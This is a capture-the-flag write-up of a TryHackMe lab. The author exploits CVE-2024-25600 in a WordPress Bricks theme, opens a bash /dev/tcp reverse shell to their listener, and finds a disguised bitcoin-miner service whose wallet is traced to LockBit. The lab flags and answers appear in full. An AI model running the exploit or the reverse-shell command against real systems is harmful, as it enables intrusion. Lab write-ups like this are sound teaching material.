

## Bricks CTF Write-Up:

Star with a simple nmap scan:

Ok, so I have two interesting ports one is 80 and the second is 443, after trying to get to the port 80 I get an error but, the 443 site is a wordpress site!

```
view-source:https://bricks.thm/

1 <!DOCTYPE html>
2 <html lang="en-US" class="no-js no-svg">
3 <head>
4 <meta charset="UTF-8">
5 <meta name="viewport" content="width=device-width, initial-scale=1">
6 <title>Brick by Brick</title>
7 <meta name="robots" content="noindex, nofollow" />
8 <link rel="alternate" type="application/rss+xml" title="Brick by Brick &raquo; Feed" href="https://bricks.thm/feed/" />
9 <link rel="alternate" type="application/rss+xml" title="Brick by Brick &raquo; Comments Feed" href="https://bricks.thm/comments/feed/" />
10 <script>
11 window.wpemojiSettings = {"baseUrl": "https://s.w.org/images/core/emoji/15.0.3/72x72/", "ext": ".png", "svgUrl": "https://s.w.org/im
12 /*! This file is auto-generated */
13 !function(i,n){var o,s,e;function c(e){try{var t={supportTests:e,timestamp:(new Date).valueOf()};sessionStorage.setItem(o,JSON.stringify(t))
14 }</script>
15 <style id="wp-emoji-s" style="display:inline-block">
```

So I used wpscan to analyze it, if I found one user called administrator and try to brute my way in but it was a waste of time, so back to the wpscan result I found that the theme in use is bricks:

```
[+] WordPress theme in use: bricks
| Location: https://bricks.thm/wp-content/themes/bricks/
| Readme: https://bricks.thm/wp-content/themes/bricks/readme.txt
| Style URL: https://bricks.thm/wp-content/themes/bricks/style.css
| Style Name: Bricks
| Style URI: https://bricksbuilder.io/
| Description: Visual website builder for WordPress....
| Author: Bricks
| Author URI: https://bricksbuilder.io/
|
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Urls In 404 Page (Passive Detection)
|
| Version: 1.9.5 (80% confidence)
| Found By: Style (Passive Detection)
| - https://bricks.thm/wp-content/themes/bricks/style.css, Match: 'Version: 1.9.5'

[+] Enumerating All Plugins (via Passive Methods)
```

After quick search I found an RCE CVE that include all the bricks versions!!!

Run the exploit and get a shell on the system:

```
(root@kali)~[~/TryHackMe/Linux CTFs/POC CTF's/bricks]
# python3 CVE-2024-25600.py -u https://bricks.thm:443

      _____
     /  _  _  _  \
    /  _  _  _  \
   /  _  _  _  \
  /  _  _  _  \
 /  _  _  _  \
/  _  _  _  \

Coded By: K3ysTr0K3R → Hello, Friend!

[*] Checking if the target is vulnerable
[+] The target is vulnerable
[*] Initiating exploit against: https://bricks.thm:443
[*] Initiating interactive shell
[+] Interactive shell opened successfully

Shell> whoami
apache
```

Now I just wanted to get a normal and more friendly shell so :

```
Shell> bash -c 'exec bash -i &>/dev/tcp/10.8.41.134/4444<61'
```

```
(root@kali)-[~/.../TryHackMe/Linux CTFs/POC CTF's/bricks]
# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.8.41.134] from (UNKNOWN) [10.10.23.153] 42672
bash: cannot set terminal process group (1323): Inappropriate ioctl for device
bash: no job control in this shell
apache@tryhackme:/data/www/default$
```

Here I found the first answer :

```
apache@tryhackme:/data/www/default$ ls
ls
650c844110baced87e1606453b93f22a.txt
```

```
apache@tryhackme:/data/www/default$ cat 650c844110baced87e1606453b93f22a.txt
cat 650c844110baced87e1606453b93f22a.txt
THM{fl46_650c844110baced87e1606453b93f22a}
```

What is the content of the hidden .txt file in the web folder?

THM{fl46\_650c844110baced87e1606453b93f22a}

✓ Correct Answer

The next question is regarding processes so I list all the active services on the system and find the answer:

```
apache@tryhackme:/data/www/default$ systemctl list-units --type=service --state=running

switcheroo-control.service    loaded active running Switcheroo Control Proxy service
systemd-journald.service      loaded active running Journal Service
systemd-logind.service        loaded active running Login Service
systemd-networkd.service      loaded active running Network Service
systemd-resolved.service      loaded active running Network Name Resolution
systemd-timesyncd.service     loaded active running Network Time Synchronization
systemd-udev.service          loaded active runningudev Kernel Device Manager
ubuntu.service                loaded active running TRYHACK3M
udisks2.service               loaded active running DISK Manager
unattended-upgrades.service    loaded active running Unattended Upgrades Shutdown
upower.service                loaded active running Daemon for power management
```

So, this service probably is the suspicious one, lets view the service to find its process :

```
apache@tryhackme:/data/www/default$ systemctl cat ubuntu.service
systemctl cat ubuntu.service
# /etc/systemd/system/ubuntu.service
[Unit]
Description=TRYHACK3M

[Service]
Type=simple
ExecStart=/lib/NetworkManager/nm-inet-dialog
Restart=on-failure

[Install]
WantedBy=multi-user.target
```

So, I have the answers to questions number two and three:

What is the name of the suspicious process?

nm-inet-dialog

✓ Correct Answer

What is the service name affiliated with the suspicious process?

ubuntu.service

✓ Correct Answer

I decided to further investigate the process :

```
apache@tryhackme:/data/www/default$ cd /lib/NetworkManager
cd /lib/NetworkManager
```

```
apache@tryhackme:/lib/NetworkManager$ ls -la
ls -la
total 8636
drwxr-xr-x  6 root root    4096 Apr  8 10:46 ..
drwxr-xr-x 148 root root   12288 Apr  2 10:17 ..
drwxr-xr-x  2 root root    4096 Feb 27 2022 VPN
drwxr-xr-x  2 root root    4096 Apr  3 06:39 conf.d
drwxr-xr-x  5 root root    4096 Feb 27 2022 dispatcher.d
-rw-r--r--  1 root root   48190 Apr 11 10:54 inet.conf
-rwxr-xr-x  1 root root    14712 Feb 16 17:36 nm-dhcp-helper
-rwxr-xr-x  1 root root    47672 Feb 16 17:36 nm-dispatcher
-rwxr-xr-x  1 root root   843048 Feb 16 17:36 nm-iface-helper
-rwxr-xr-x  1 root root  6948448 Apr  8 10:28 nm-inet-dialog
-rwxr-xr-x  1 root root   658736 Feb 16 17:36 nm-initrd-generator
-rwxr-xr-x  1 root root    27024 Mar 11 2020 nm-openvpn-auth-dialog
-rwxr-xr-x  1 root root    59784 Mar 11 2020 nm-openvpn-service
-rwxr-xr-x  1 root root   31032 Mar 11 2020 nm-openvpn-service-openvpn-helper
-rwxr-xr-x  1 root root    51416 Nov 27 2018 nm-pptp-auth-dialog
-rwxr-xr-x  1 root root    59544 Nov 27 2018 nm-pptp-service
drwxr-xr-x  2 root root    4096 Nov 27 2021 system-connections
```

There is an interesting file here with only read permissions 'inet.conf' , lets check it out:

```
apache@tryhackme:/lib/NetworkManager$ head inet.conf
head inet.conf
ID: 5757314e65474e5962484a4f656d787457544e424e574648555446684d3070735930684b616c70555a7a566b52335276546b686b65575248647a525a57466f77546b64334d6b3
47a526d685a6255313459316873636b35366247315a4d304531595564476130355864486c6157454a3557544a564e453959556e4a685246497a5932355363303948526a4a6b52464a
7a546d706b65466c525054303d
2024-04-08 10:46:04,743 [*] confbak: Ready!
2024-04-08 10:46:04,743 [*] Status: Mining!
2024-04-08 10:46:08,745 [*] Miner()
2024-04-08 10:46:08,745 [*] Bitcoin Miner Thread Started
2024-04-08 10:46:08,745 [*] Status: Mining!
2024-04-08 10:46:10,747 [*] Miner()
2024-04-08 10:46:12,748 [*] Miner()
2024-04-08 10:46:14,751 [*] Miner()
2024-04-08 10:46:16,753 [*] Miner()
```

So, this is the log file on the miner instance :

What is the log file name of the miner instance?

inet.conf

✓ Correct Answer

Now the id in this file looks encoded so I go to cyberchef to check it out:

(I used the automatic decoder)

Input

5757314e65474e5962484a4f656d787457544e424e574648555446684d3070735930684b616c70555a7a566b52335276546b686b65575248647a525a57466f77546b64334d6b347a526d685a6255313459316873636b35366247315a4d304531595564476130355864486c6157454a3557544a564e453959556e4a685246497a5932355363303948526a4a6b52464a7a546d706b65466c525054303d

From Hex, From Base64,  
From Base64 will produce  
"bc1qyk79fcp9hd5krepr  
ce89tkh4wrtl8avt4l67q  
abc1qyk79fcp9had5krep  
rce89tkh4wrtl8avt4l67  
qa"


Output

And I got something but it took me a while to understand what it is:

**Output**

```
bc1qyk79fcp9hd5kreprce89tkh4wrtl8avt4l67qabc1qyk79fcp9had5kreprce89tkh4wrtl8avt4l67qa
```

It by the questions need to be some kind of bitcoin wallet id , so I googled it :



So, it should be between 26 to 62 characters and the string I got is 85 :


```
(root@kali)-[~/.../TryHackMe/Linux CTFs/POC CTF's/bricks]
# echo -n "bc1qyk79fcp9hd5kreprce89tkh4wrtl8avt4l67qabc1qyk79fcp9had5kreprce89tkh4wrtl8avt4l67qa" | wc -c
85
```

So, I decided to split it in half:

```
(root@kali)-[~/.../TryHackMe/Linux CTFs/POC CTF's/bricks]
# echo "bc1qyk79fcp9hd5kreprce89tkh4wrtl8avt4l67qabc1qyk79fcp9had5kreprce89tkh4wrtl8avt4l67qa" | awk '{print substr($0, 1, length($0)/2)}'
bc1qyk79fcp9hd5kreprce89tkh4wrtl8avt4l67qa

# echo "bc1qyk79fcp9hd5kreprce89tkh4wrtl8avt4l67qabc1qyk79fcp9had5kreprce89tkh4wrtl8avt4l67qa" | cut -c 1-$(($(echo "bc1qyk79fcp9hd5kreprce89tkh4wrtl8avt4l67qabc1qyk79fcp9had5kreprce89tkh4wrtl8avt4l67qa" | wc -c) / 2))
bc1qyk79fcp9hd5kreprce89tkh4wrtl8avt4l67qab
```

So now I have something that looks like a bitcoin wallet address, I go to <https://blockchair.com/> (framework allowing to search wallets and transactions ) and the first half was a valid wallet!




So the answer to question number five is this address:

What is the wallet address of the miner instance?

bc1qyk79fcp9hd5kreprce89tkh4wrtl8avt4l67qa

✓ Correct Answer

For the last question I investigate the transactions made in this address and found an interesting one:



On the transaction receipt I copied the sender address and google it:

#	SENDER	VALUE (BTC)	VALUE (USD)
0	bc1q5jqgm7nvrhaw2rh2vk0dk8e4gg5g373g0vz07r	11.44672000	320,565.40
→		TOTAL: 11.44672000 BTC   320,565.40 USD	

After googling a little bit I found the group associated with this wallet :

# U.S. and U.K. Disrupt Lockbit Ransomware Group and Indict Two Russian Nationals While OFAC Levies Sanctions

So the last answer is Lockbit:

The wallet address used has been involved in transactions between wallets belonging to which threat group?

Lockbit

✓ Correct Answer